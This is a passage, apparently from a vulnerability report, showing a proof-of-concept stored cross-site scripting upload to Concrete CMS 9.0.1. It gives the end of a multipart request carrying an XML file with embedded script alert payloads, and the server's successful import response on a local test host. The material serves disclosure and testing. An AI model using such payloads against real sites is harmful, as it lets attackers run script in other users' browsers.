xmlns:a="http://www.w3.org/1999/xhtml">alert(345)</a:script>
                <info>
                  <name>
                    <value><![CDATA[<script>alert(678)</script>]]></value>
                  </name>
                    <description>
                      <value>Hello</value>
                    </description>
                    <url>
                      <value>http://google.com</value>
                    </url>
                </info>
        </body>
</html>
------WebKitFormBoundaryjs6Xj9muJmx5BQ73--
```

Text Response

```
HTTP/1.1 200 OK
Date: Fri, 31 Dec 2021 18:20:14 GMT
Server: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/7.4.27
X-Powered-By: PHP/7.4.27
Cache-Control: no-cache, private
X-Frame-Options: SAMEORIGIN
Content-Length: 2550
Connection: close
Content-Type: application/json
```

```
{"time":"2021-12-31 19:20:15","message":"1 file imported
successfully.","title":null,"redirectURL":"","files":[{"canCopyFile":1,"canEditFileProperties":1,"canE
ditFilePermissions":1,"canDeleteFile":1,"canReplaceFile":1,"canEditFileContents":1,"canViewFileIn
FileManager":1,"canRead":1,"canViewFile":false,"canEditFile":false,"url":"http:\/\/192.168.1.8:808
0\/concrete-cms-
9.0.1\/application\/files\/3016\/4097\/4815\/x.xml","urlInline":"http:\/\/192.168.1.8:8080\/conc
rete-cms-9.0.1\/index.php\/download_file\/view_inline\/c86d9326-9396-4811-ad33-
75595b2df080","urlDownload":"http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/download_file\/view\/c86d9326-9396-4811-ad33-
75595b2df080","urlDetail":"http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/dashboard\/files\/details\/view\/60","title":"x.xml","genericTypeText":"Text",
"description":"","fileName":"x.xml","resultsThumbnailImg":"\u003Cimg src=\u0022\/concrete-
cms-9.0.1\/concrete\/images\/icons\/filetypes\/xml.svg\u0022 width=\u0022120\u0022
height=\u0022120\u0022 class=\u0022img-fluid ccm-generic-thumbnail\u0022 alt=\u0022XML file
icon\u0022\u003E","fID":60,"fvDateAdded":"December 31, 2021 7:20
pm","treeNodeMenu":"\u003Cdiv class=\u0022ccm-popover-file-menu dropdown-menu\u0022
data-search-file-menu=\u002260\u0022\u003E\u003Ca data-file-manager-
action=\u0022download\u0022 data-file-id=\u002260\u0022 class=\u0022dropdown-item\u0022
href=\u0022#\u0022\u003EDownload\u003C\/a\u003E\u003Cdiv class=\u0022dropdown-
divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022
href=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/dashboard\/files\/details\/60\u0022\u003EDetails\u003C\/a\u003E\u003Ca
dialog-title=\u0022Move to Folder\u0022 dialog-width=\u0022500\u0022 dialog-
height=\u0022450\u0022 class=\u0022dropdown-item dialog-launch\u0022
href=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/ccm\/system\/dialogs\/file\/folder?fID=60\u0022\u003EMove to
Folder\u003C\/a\u003E\u003Ca data-file-manager-action=\u0022duplicate\u0022 data-file-
id=\u002260\u0022 class=\u0022dropdown-item\u0022
href=\u0022#\u0022\u003EDuplicate\u003C\/a\u003E\u003Cdiv class=\u0022dropdown-
divider\u0022\u003E\u003C\/div\u003E\u003Ca class=\u0022dropdown-item\u0022
href=\u0022#\u0022 data-tree-action=\u0022delete-file\u0022 dialog-title=\u0022Delete
x.xml\u0022 data-tree-action-url=\u0022http:\/\/192.168.1.8:8080\/concrete-cms-
9.0.1\/index.php\/ccm\/system\/dialogs\/file\/delete\/60\u0022\u003EDelete
File\u003C\/a\u003E\u003C\/div\u003E"}]}
```